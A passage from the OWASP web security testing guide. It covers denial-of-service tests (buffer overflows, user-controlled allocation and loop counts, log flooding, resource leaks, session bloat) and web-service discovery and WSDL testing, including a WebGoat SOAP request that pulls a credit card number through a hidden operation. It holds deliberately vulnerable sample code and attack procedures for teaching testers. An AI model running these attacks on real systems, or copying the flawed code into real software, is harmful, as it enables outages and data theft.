4.9.3 BUFFER OVERFLOWS (OWASP-DS-003)

BRIEF SUMMARY

In this test we check whether it is possible to cause a denial of service condition by overflowing one or more data structures of the target application.

DESCRIPTION OF THE ISSUE

Any language where the developer has direct responsibility for managing memory allocation, most notably C & C++, has the potential for a buffer overflow. While the most serious risk related to a buffer overflow is the ability to execute arbitrary code on the server, the first risk comes from the denial of service that can happen if the application crashes. Buffer overflows are discussed in more detail elsewhere in this testing document, but we will briefly give an example as it relates to an application denial of service.

The following is a simplified example of vulnerable code in C:

```
void overflow (char *str) {
    char buffer[10];
    strcpy(buffer, str); // Dangerous!
}

int main () {
    char *str = "This is a string that is larger than the buffer of 10";
    overflow(str);
}
```

If this code example were executed, it would cause a segmentation fault and dump core. The reason is that `strcpy` would try to copy 53 characters into an array of 10 elements only, overwriting adjacent memory locations. While this example above is an extremely simple case, the reality is that in a web based application there may be places where the user input is not adequately checked for its length, making this kind of attack possible.

BLACK BOX TESTING

Refer to the [Buffer Overflow Testing](#) section for how to submit a range of lengths to the application looking for possible locations that may be vulnerable. As it relates to a DoS, if you have received a response (or a lack of) that makes you believe that the overflow has occurred, attempt to make another request to the server and see if it still responds.

GRAY BOX TESTING

Please refer to the [Buffer Overflow Testing](#) section of the Guide for detailed information on this testing.

4.9.4 USER SPECIFIED OBJECT ALLOCATION (OWASP-DS-004)

BRIEF SUMMARY

In this test we check whether it is possible to exhaust server resources by making it allocate a very high number of objects.

DESCRIPTION OF THE ISSUE

If users can supply, directly or indirectly, a value that will specify how many of an object to create on the application server, and if the server does not enforce a hard upper limit on that value, it is possible to cause the environment to run out of available memory. The server may begin to allocate the required number of objects specified, but if this is an extremely large number, it can cause serious issues on the server, possibly filling its whole available memory and corrupting its performance.

The following is a simple example of vulnerable code in Java:

```
String TotalObjects = request.getParameter("numberofobjects");  
int NumOfObjects = Integer.parseInt(TotalObjects);  
ComplexObject[] anArray = new ComplexObject[NumOfObjects]; // wrong!
```

BLACK BOX TESTING AND EXAMPLES

As a tester, look for places where numbers submitted as a name/value pair might be used by the application code in the manner shown above. Attempt to set the value to an extremely large numeric value, and see if the server continues to respond. You may need to wait for some small amount of time to pass as performance begins to degrade on the server as it continues allocation.

In the above example, by sending a large number to the server in the "numberofobjects" name/value pair, this would cause the servlet to attempt to create that many complex objects. While most applications do not have a user directly entering a value that would be used for such purposes, instances of this vulnerability may be observed using a hidden field, or a value computed within JavaScript on the client when a form is submitted.

If the application does not provide any numeric field that can be used as a vector for this kind of attack, the same result might be achieved by allocating objects in a sequential fashion. A notable example is provided by e-commerce sites: if the application does not pose an upper limit to the number of items that can be in any given moment inside the user electronic cart, you can write an automated script that keeps adding items to the user cart until the cart object fills the server memory.



GRAY BOX TESTING AND EXAMPLES

Knowing some details about the internals of the application might help the tester in locating objects that can be allocated by the user in large quantities. The testing techniques, however, follow the same pattern of the black box testing.

4.9.5 USER INPUT AS A LOOP COUNTER (OWASP-DS-005)

BRIEF SUMMARY

In this test we check whether it is possible to force the application to loop through a code segment that needs high computing resources, in order to decrease its overall performance.

DESCRIPTION OF THE ISSUE

Like the previous problem of User Specified Object Allocation, if the user can directly or indirectly assign a value that will be used as a counter in a loop function, this can cause performance problems on the server.

The following is an example of vulnerable code in Java:

```
public class MyServlet extends ActionServlet {
    public void doPost(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        . . .
        String [] values = request.getParameterValues("CheckboxField");
        // Process the data without length check for reasonable range - wrong!
        for ( int i=0; i<values.length; i++) {
            // lots of logic to process the request
        }
        . . .
    }
}
```

As we can see in this simple example, the user has control over the loop counter. If the code inside the loop is very demanding in terms of resources, and an attacker forces it to be executed a very high number of times, this might decrease the performance of the server in handling other requests, causing a DoS condition.

BLACK BOX TESTING AND EXAMPLES

If a request is sent to the server with a number that will, for example, be used to read many similar name/value pairs (for example, sending "3" to read input1, input2 and input3 name/value pairs), and if the server does not enforce a hard upper limit to this number, this can cause the application to loop for extremely large periods. The tester in this example may send an extremely large, yet well-formed number to the server, such as 99999999.

Another problem is if a malicious user sends an extremely large number of name/value pairs directly to the server. While the application cannot directly prevent the application server from handling the initial parsing of all the name/value pairs, to prevent a DoS the application should not loop over everything that has been submitted without putting a limit on the number of name/value pairs to be handled. For example, multiple name/value pairs can be submitted by the tester, each

with the same name, but with different values (simulating submission of checkbox fields). So looking at the value of that particular name/value pair will return an array of all the values submitted by the browser.

If it is suspected that such an error may have been made in the application, the tester can submit an increasingly large number of repeating name/value pairs in the request body with a small script. If there is a noticeable difference in response times between submitting 10 repetitions and submitting 1000 repetitions, it may indicate a problem of this type.

In general, be sure to check the hidden values that are passed to the application, as they also could play a role in the number of executions of some code segments.

GRAY BOX TESTING AND EXAMPLES

Knowing some details about the internals of the application might help the tester in locating input values that force the server to heavily loop through the same code. The testing techniques, however, follow the same pattern of the black box testing.

4.9.6 WRITING USER PROVIDED DATA TO DISK (OWASP-DS-006)

BRIEF SUMMARY

With this test, we check that it is not possible to cause a DoS condition by filling the target disks with log data

DESCRIPTION OF THE ISSUE

The goal of this DoS attack is to cause the application logs to record enormous volumes of data, possibly filling the local disks.

This attack could happen in two common ways:

1. The tester submits an extremely long value to the server in the request, and the application logs the value directly without having validated that it conforms to what was expected.
2. The application may have data validation to verify the submitted value being well formed and of proper length, but then still log the failed value (for auditing or error tracking purposes) into an application log.

If the application does not enforce an upper limit to the dimension of each log entry and to the maximum logging space that can be utilized, then it is vulnerable to this attack. This is especially true if there is not a separate partition for the log files, as these files would increase their size until other operations (e.g.: the application creating temporary files) become impossible. However, it may be difficult to detect the success of this type of attack unless the tester can somehow access the logs (gray box) being created by the application.

BLACK BOX TESTING AND EXAMPLES

This test is extremely difficult to perform in a black box scenario without some luck and a large degree of patience. Determine a value that is being submitted from the client that does not look to have a length check (or has one that is



extremely long), that would have a high probability for being logged by the application. Textarea fields in the client are likely to have very long acceptable lengths; however, they may not be logged beyond a remote database. Use a script to automate the process of sending the same request with a large value for the field as fast as possible, and give it some time. Does the server eventually begin reporting errors when it tries to write to the file system?

GRAY BOX TESTING AND EXAMPLES

It might be possible, in some cases, to monitor the disk space of the target. That can happen usually when the test is performed over a local network. Possible ways to obtain this information include the following scenarios:

1. The server that hosts the log files allows the tester to mount its filesystem or some parts of it
2. The server provides disk space information via SNMP

If such information is available, the tester should send an overly large request to the server and observe if the data is being written to an application log file without any limitation of the length. If there is no restriction, it should be possible to automate a short script to send these long requests and observe at what speed the log file grows (or the free space shrinks) on the server. This can allow the tester to determine just how much time & effort would be required to fill the disk, without needing to run the DoS through to completion.

4.9.7 FAILURE TO RELEASE RESOURCES (OWASP-DS-007)

BRIEF SUMMARY

With this test, we check that the application properly releases resources (files and/or memory) after they have been used.

DESCRIPTION OF THE ISSUE

If an error occurs in the application that prevents the release of an in-use resource, it can become unavailable for further use. Possible examples include:

- An application locks a file for writing, and then an exception occurs but does not explicitly close and unlock the file
- Memory leaking in languages where the developer is responsible for memory management such as C & C++. In the case where an error causes normal logic flow to be circumvented, the allocated memory may not be removed and may be left in such a state that the garbage collector does not know it should be reclaimed
- Use of DB connection objects where the objects are not being freed if an exception is thrown. A number of such repeated requests can cause the application to consume all the DB connections, as the code will still hold the open DB object, never releasing the resource.

The following is an example of vulnerable code in Java. In the example, both the Connection and the CallableStatement should be closed in a finally block.

```
public class AccountDAO {  
    ... ..
```

```

public void createAccount(AccountInfo acct)
    throws AcctCreationException {
    ... ..
    try {
        Connection conn = DAOFactory.getConnection();
        CallableStatement calStmt = conn.prepareCall(...);
        ... ..
        calStmt.executeUpdate();
        calStmt.close();
        conn.close();
    } catch (java.sql.SQLException e) {
        throw AcctCreationException (...);
    }
}
}

```

BLACK BOX TESTING AND EXAMPLES

Generally, it will be very difficult to observe these types of resource leaks in a pure black box test. If you can find a request you suspect is performing a database operation, which will cause the server to throw an error that looks like it might be an unhandled exception, you can automate the process of sending a few hundred of these requests very quickly. Observe any slowdown or new error messages from the application while using it during normal, legitimate use.

GRAY BOX TESTING AND EXAMPLES

It might be possible, in some cases, to monitor the disk space and/or the memory usage of the target. That can happen usually when the test is performed over a local network. Possible ways to obtain this information include the following scenarios:

1. The server that hosts the application allows the tester to mount its filesystem or some parts of it
2. The server provides disk space and/or memory usage information via SNMP

In such cases, it may be possible to observe the memory or disk usage on the server while trying to inject data into the application, with the intent of causing an exception or error that may not be handled cleanly by the application. Attempts to cause these types of errors should include special characters that may not have been expected as valid data (e.g., !, |, and ').

4.9.8 STORING TOO MUCH DATA IN SESSION (OWASP-DS-008)

BRIEF SUMMARY

In this test, we check whether it is possible to allocate big amounts of data into a user session object in order to make the server exhaust its memory resources.



DESCRIPTION OF THE ISSUE

Care must be taken not to store too much data in a user session object. Storing too much information, such as large quantities of data retrieved from the database, in the session can cause denial of service issues. This problem is exacerbated if session data is also tracked prior to a login, as a user can launch the attack without the need of an account.

BLACK BOX TESTING AND EXAMPLES

This is again a difficult case to test in a pure black box setting. Likely places will be where a large number of records are retrieved from a database based on data provided by the user during their normal application use. Good candidates may also include functionality related to viewing pages of a larger record set a portion at a time. The developer may have chosen to cache the records in the session instead of returning to the database for the next block of data. If this is suspected, create a script to automate the creation of many new sessions with the server and run the request that is suspected of caching the data within the session for each one. Let the script run for a while, and then observe the responsiveness of the application for new sessions. It may be possible that a Virtual Machine (VM) or even the server itself will begin to run out of memory because of this attack.

GRAY BOX TESTING AND EXAMPLES

If available, SNMP can provide information about the memory usage of a machine. Being able to monitor the target memory usage can greatly help when performing this test, as the tester would be able to see what happens when the script described in the previous section is launched.

4.10 WEB SERVICES TESTING

SOA (Service Orientated Architecture)/Web services applications are up-and-coming systems which are enabling businesses to interoperate and are growing at an unprecedented rate. Webservice "clients" are generally not user web front-ends but other backend servers. Webservices are exposed to the net like any other service but can be used on HTTP, FTP, SMTP, MQ among other transport protocols. The Web Services Framework utilizes the HTTP protocol (as standard Web Application) in conjunction with XML, SOAP, WSDL and UDDI technologies:

- The "Web Services Description Language" (WSDL) is used to describe the interfaces of a service.
- The "Simple Object Access Protocol" (SOAP) provides the means for communication between Web Services and Client Applications with XML and HTTP.
- "Universal Description, Discovery and Integration" (UDDI) is used to register and publish Web Services and their characteristics so that they can be found from potential clients.

The vulnerabilities in web services are similar to other vulnerabilities, such as SQL injection, information disclosure, and leakage, but web services also have unique XML/parser related vulnerabilities, which are discussed here as well.

The following articles describe the web services testing:

[4.10.1 WS Information Gathering](#) (OWASP-WS-001)

[4.10.2 Testing WSDL](#) (OWASP-WS-002)

[4.10.3 XML Structural Testing](#) (OWASP-WS-003)

[4.10.4 XML Content-level Testing](#) (OWASP-WS-004)

[4.10.5 HTTP GET parameters/REST Testing](#) (OWASP-WS-005)

[4.10.6 Naughty SOAP attachments](#) (OWASP-WS-006)

[4.10.7 Replay Testing](#) (OWASP-WS-007)

4.10.1 WS INFORMATION GATHERING (OWASP-WS-001)

BRIEF SUMMARY

The first step to perform a Web Service Test is to determine the WS entry points and the communication schema: this is described in the WSDL associated with the WS.

BLACK BOX TESTING AND EXAMPLE

Zero Knowledge

Normally you will have a WSDL path to access the Web Service, but if you have zero knowledge about it, you will have to use UDDI to find a specific service. Web Services have three critical building blocks – UDDI, WSDL and SOAP. There is a third intermediate player facilitating communication between the consumer and supplier, referred to as Universal Business Registry (UBR). There are several ways to find our WSDL: the easiest one is to make a search Query in public search engine. For example, if you have to assess an example.com public WS, on google.com you can type:

```
inurl:wSDL site:example.com
```

and you will find all the public Example WSDL. Net Square wsPawN is a useful tool that acts as Web Services Consumer and makes a query to the UBR and looks for services as per requirements. Then UBR supplies the list of available services. The Web Services Consumer chooses one or more available services. Next, Web Services Consumer requests an access point or end point for these services. UBR supplies this information. From this moment, Web Services Consumer approaches the Web Services Supplier's Host/IP address (WDSL) and starts accessing service.

WSDL endpoints

When a tester accesses the WSDL, he can determine an access point and available interfaces for web services. These interfaces or methods take inputs using SOAP over HTTP/HTTPS. If these inputs are not defined well at the source code level, they can be compromised and exploited. For example given this WDSL Endpoint:

```
http://www.example.com/ws/FindIP.aspx?WSDL
```

you can obtain the following description of the Web Services:

```
<?xml version="1.0" encoding="utf-8"?>
<wSDL:definitions xmlns:http="http://schemas.xmlsoap.org/wSDL/http/"
xmlns:soap="http://schemas.xmlsoap.org/wSDL/soap/" xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tns="http://example.com/webservices/"
xmlns:tm="http://microsoft.com/wSDL/mime/textMatching/"
xmlns:mime="http://schemas.xmlsoap.org/wSDL/mime/"
```



```
targetNamespace="http://example.com/webservices/"
xmlns:wSDL="http://schemas.xmlsoap.org/wSDL/">
  <wSDL:types>
    <s:schema elementFormDefault="qualified"
targetNamespace="http://example.com/webservices/">
      <s:element name="GetURLIP">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="EnterURL" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="GetURLIPResponse">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="GetURLIPResult" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="string" nillable="true" type="s:string" />
    </s:schema>
  </wSDL:types>
  <wSDL:message name="GetURLIPSoapIn">
    <wSDL:part name="parameters" element="tns:GetURLIP" />
  </wSDL:message>
  <wSDL:message name="GetURLIPSoapOut">
    <wSDL:part name="parameters" element="tns:GetURLIPResponse" />
  </wSDL:message>
  <wSDL:message name="GetURLIPHttpGetIn">
    <wSDL:part name="EnterURL" type="s:string" />
  </wSDL:message>
  .....
</wSDL:service>
</wSDL:definitions>
```

This WS simply receives in input a logical name (EnterURL) and gives in output the realtive IP Address. So we have GetURLIP as method for the WS and EnterURL (string) as input. In that manner we have identified the WS entry point and we are ready to test it.

Web Services Discovery

Web Services consumer needs a simple and standardized way to find Web Services available from remote servers. There are two ways to discover a Web Service, DISCO and UDDI.

The Web Service Discovery (DISCO) is one way that we can use to discover the URLs WSDL descriptor and other XML documents, like Schema Definition Document (.xsd).

For instance, with an HTTP query to a Web server: <http://myexample.com/myexampleService.asmx?DISCO>

we obtain the following DISCO descriptor:

```
<?xml version="1.0" encoding="utf-8"?>
<discovery xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://schemas.xmlsoap.org/disco/">
  <contractRef ref="http://myexample.com/MyexampleService.asmx?wSDL"
docRef="http://myexample.com/myexample.asmx" xmlns="http://schemas.xmlsoap.org/disco/scl/" />
```

```
<soap address="http://myexample.com/MyexampleService.asmx"
xmlns:q1="http://myexample.com/terraserwer/" binding="q1:myexampleServiceSoap"
xmlns="http://schemas.xmlsoap.org/disco/soap/" />
</discovery>
```

From the above XML document we have a reference for WSDL document where obtain a descriptions of Web Services available from remote Web Server.

DISCO is a Microsoft technology, UDDI (Universal Description, Discovery and Integration) is an OASIS standard .

WS Well Known Naming

Common Web Services platforms have a naming convention for offering a WSDL documents: This naming convention can be used to retrieve WSDL via URIs probing or through queries to web search server.

Some URLs that we can use are for example:

```
http://<webservice-host>:<port>/<servicename>
http://<webservice-host>:<port>/<servicename>.wsdl
http://<webservice-host>:<port>/<servicename>?wsdl
http://<webservice-host>:<port>/<servicename>.aspx?wsdl
```

instead of .aspx extension we can also use .ascx, .asmx, .ashx extensions

Same thing with ?disco instead of ?wsdl

```
http://<webservice-host>:<port>/<servicename.dll>?wsdl
http://<webservice-host>:<port>/<servicename.exe>?wsdl
http://<webservice-host>:<port>/<servicename.php>?wsdl
http://<webservice-host>:<port>/<servicename.pl>?wsdl
```

For Apache Axis we can try:

```
http://<webservice-host>:<port>/axis/services/<servicename>?wsdl
http://<webservice-host>:<port>/axis/services/<service-name>
```

Search for public Web Services

The seekda Web Services Search Engine can help to find a public Web Services with related descriptions. To find Web Services just type the keyword into seekda Web Services Search Engine. We can also browse by several other criteria such as Tag Cloud, Services by Countries, Most Used Services. <http://seekda.com>



login | register | home | help | contact

Seek Services | News | Consumers | Providers | About

Web Service Search

google

Basic Search | Top 100 Tags

Country: any

This restricts your search to the country the Web Service is hosted.

Provider:

e.g. "xignite.com".

Tag:

e.g. "fax", "sms", only services with this specific tag will be found.

Order by: relevance

Pick the order most relevant for your purpose.

Results: 10 remember

Number of Results to display. Activate the checkbox to remember settings for this session.

Need Help? [advanced search tips.](#)

Search Results sort by: relevance (default)

results 1 to 10 of 56 1 2 3 4 5 6 > >>

[GoogleService](#) (view details) 🇩🇰

by iter.dk

Get in Touch

Questions or suggestions about seekda Web Services Search Engine? Contact us via [mail](#). (no free agent available to chat)

Related Searches

Other users who searched for "google" searched also for:

[amazon search maps](#)
[weather earth](#)

Ads

Ads by Google

[Weather Monitoring](#)
Portable, Stationary, Systems Regulation compliant sensors
[www.metone.com](#)

Advanced Search

Services Tag Cloud

Providers by Countries

Most Used Services

My Bookmarks

Recently Found Services

Counter

27.684 services | 7.284 providers

[read more on the recent trends](#)

Featured

Hand-picked Web Services that are worth a closer look.

[GlobalWeather](#) 🇺🇸

by: [webservicex.com](#)

Current weather and weather conditions for major cities around the world.

Another Web Server with good links and Resources is WSindex (<http://www.wsindex.org>).

WSindex
Web Services Links & Resources

Home | Add a Link | Modify a Link | New Links | Cool Links | Top Rated | Random Link


Search [Advanced Search](#)

<p>Companies (584) .NET, BPM, e-Business, Internet Protocols ... Commercially available XML products and services</p> <p>Education (108) .NET, Business Process Modelling, Dictionaries, e-Business ... Training, tutorials, self-instruction and courses</p> <p>Governance (46) Governments, Industry, Internet, Open Source ... Organisations responsible for setting and maintaining standards</p> <p>News and Media (72) .NET, e-Commerce, Geek, Internet ... News, articles, reviews and opinion on Internet and Web Services</p> <p>Resources (321) .NET, BizTalk, Business Process Modelling, EDI ... Developer resources in programming, design and deployment</p> <p>Semantic Web (50) Topic Maps Web content which is meaningful to computers and machines</p> <p>SOAP (24) Simple Object Access Protocol for delivering Web Services</p> <p>UDDI (17) Registries Universal Description, Discovery and Integration business directory</p>	<p>Venture Capital (14) Venture capital funds with an interest in Web Services and related technologies</p> <p>Web 2.0 (25) API-accessible services with desktop functionality and/or look & feel</p> <p>Web Services (75) Travel & Tourism Companies providing a Web Service, Directories of Web Services</p> <p>Weblogs (72) Blogging Tools Weblogs maintained by individuals and organisations with relevant Web Services content</p> <p>WSards (12) WSards ("Wizards"), gurus, talking heads, opinion formers and technocrats</p> <p>WSDL (12) Web Services Description Language and related information</p> <p>XML (228) Browsers, Content Management, Database, Development ... eXtensible Markup Language and related technologies</p>
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

UDDI Browser

A web server that provide a very useful UDDI on-line tool for to browse and search public UDDI resource in offered from <http://www.soapclient.com>.


We can use two operators, Microsoft and XMethods:



The server offers, for example, to search all UDDI with a specific string in business names, service names, or service types.

Advanced UDDI browsing

We can search private UDDI registries using the Advanced feature of UDDI browser.



This service allows interaction with Web services dynamically.

Soapclient offer others methods to allow to you discover web services and useful links to other resources.

Command line interaction

Sometimes it is useful to interact with webservices from a command line.

Simple SOAP Client - SOAPClient4XG

SOAPClient4XG is a SOAP Client for XML which allows you to make a SOAP request from command line, for example:

```
java -jar SOAPClient4XG http://api.google.com/search/beta2 my_sample_search.xml
```



CURL

We can also use Webservices using CURL.

For example:

```
curl --request POST --header "Content-type: text/xml"
      --data @my_request.xml http://api.google.com/search/beta2
```

Perl - SOAPlite

With Perl and SOAP::lite modules we can create a scripts to automatize a SOAP request.

SOAP XML File

To invoke web services from command line, we can create a SOAP request file similar to the following one, and then use CURL to submit it to server.

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/" >

  <SOAP-ENV:Body>

    <m:GetZip xmlns:m="http://namespaces.example.com" >
      <country>Italy</country>
      <city>Roma</city>
    </m:GetZip>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Creating a malformed XML file we can test Webservices for a typical attack as the following:

- oversized XML Tag
- nested or recursive declarations
- parameter attack
- authentication testing
- XSS
- SQL Injection

REFERENCES

- DISCO: <http://msdn.microsoft.com/en-us/magazine/cc302073.aspx>
- UDDI OASIS Standard: <http://www.oasis-open.org/specs/index.php#uddiv3.0.2>
- Understanding UDDI: <http://www-128.ibm.com/developerworks/webservices/library/ws-featuddi/index.html>
- WebServices Testing: <http://www.aboutsecurity.net>

Tools

- Net Square wsPawN
- [OWASP WebScarab](#): Web Services plugin

- Mac OSX Soap Client: <http://www.ditchnet.org/soapclient>
- Foundstone WSDigger: <http://www.foundstone.com/us/resources/proddesc/wsdigger.htm>
- Soaplite: <http://www.soaplite.com>
- Perl: <http://www.perl.com>
- SOAPClient4XG: <http://www-128.ibm.com/developerworks/xml/library/x-soapcl/>
- CURL: <http://curl.haxx.se>

On-line tools

- Web Services Directory: <http://www.wsindex.org>
- Seekda: <http://seekda.com/>
- UDDI Browser: <http://www.soapcliet.com/>
- Xmethods: <http://www.xmethods.net>
- WSIndex: <http://www.wsindex.org>

4.10.2 TESTING WSDL (OWASP-WS-002)

BRIEF SUMMARY

Once the WSDL is identified, we can test that entry point.

DESCRIPTION OF THE ISSUE

Check the WSDL of the web service to find the entry points and try to invoke an operation that is not used in a standard SOAP Request. Ensure that the WS doesn't give you some confidential information.

BLACK BOX TESTING AND EXAMPLE

Given the Standard SOAP message that the Web services supplier waits for the Web services consumer, you can craft a particular message that invoke some hidden operations.

Example:

A good example is WebGoat 5.0 WSDL Scanning lesson. The following is a screenshot from that lesson:



This screen is the API for a web service. Check the WSDL for this web service and try to get some customer credit numbers.

Enter your account number:

Select the fields to return:

First Name	▲
Last Name	■
Login Count	▼

View the web services definition language (WSDL) to see the complete API:
WebGoat WSDL

Here we have an interface that invokes a Web Service using only FirstName, LastName, and Login Count as parameters. If you look at the relative WSDL you will find:


```
...
<wsdl:portType name="WSDLScanning">
<wsdl:operation name="getFirstName" parameterOrder="id">
<wsdl:input message="impl:getFirstNameRequest" name="getFirstNameRequest"/>
<wsdl:output message="impl:getFirstNameResponse" name="getFirstNameResponse"/>

</wsdl:operation>
<wsdl:operation name="getLastName" parameterOrder="id">
<wsdl:input message="impl:getLastNameRequest" name="getLastNameRequest"/>
<wsdl:output message="impl:getLastNameResponse" name="getLastNameResponse"/>
</wsdl:operation>

<wsdl:operation name="getCreditCard" parameterOrder="id">
<wsdl:input message="impl:getCreditCardRequest" name="getCreditCardRequest"/>
<wsdl:output message="impl:getCreditCardResponse" name="getCreditCardResponse"/>
</wsdl:operation>

<wsdl:operation name="getLoginCount" parameterOrder="id">
<wsdl:input message="impl:getLoginCountRequest" name="getLoginCountRequest"/>
<wsdl:output message="impl:getLoginCountResponse" name="getLoginCountResponse"/>
</wsdl:operation>
</wsdl:portType>
...
```

We find 4 operations and not only 3. Using the WebScarab Web Service plugin, we can craft a SOAP Request to get the Credit Card given a specific ID.



The SOAP Request resulting from this request is:

```
POST http://localhost:80/WebGoat/services/SoapRequest HTTP/1.0
Accept: application/soap+xml, application/dime, multipart/related, text/*
```

```

Host: localhost:80
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Content-length: 576
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
<?xml version='1.0' encoding='UTF-8'?>
<wsns0:Envelope
  xmlns:wsns1='http://www.w3.org/2001/XMLSchema-instance'
  xmlns:xsd='http://www.w3.org/2001/XMLSchema'
  xmlns:wsns0='http://schemas.xmlsoap.org/soap/envelope/'>
  <wsns0:Body
    wsns0:encodingStyle='http://schemas.xmlsoap.org/soap/encoding/'>
    <wsns2:getCreditCard
      xmlns:wsns2='http://lessons.webgoat.owasp.org'
      <id xsi:type='xsd:int'
        xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'
        >101</id>
      </wsns2:getCreditCard>
    </wsns0:Body>
  </wsns0:Envelope>

```

And the SOAP Response with the credit card number (987654321) is:

```

HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/xml; charset=utf-8
Date: Wed, 28 Mar 2007 10:18:12 GMT
Connection: close
<?xml version="1.0" encoding="utf-8"?><soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance">
<soapenv:Body>
<ns1:getCreditCardResponse soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://lessons.webgoat.owasp.org">
<getCreditCardReturn
xsi:type="xsd:string">987654321</getCreditCardReturn></ns1:getCreditCardResponse>
</soapenv:Body>
</soapenv:Envelope>


```

WSDigger

WSDigger is a free open source tool to automate web services security testing.

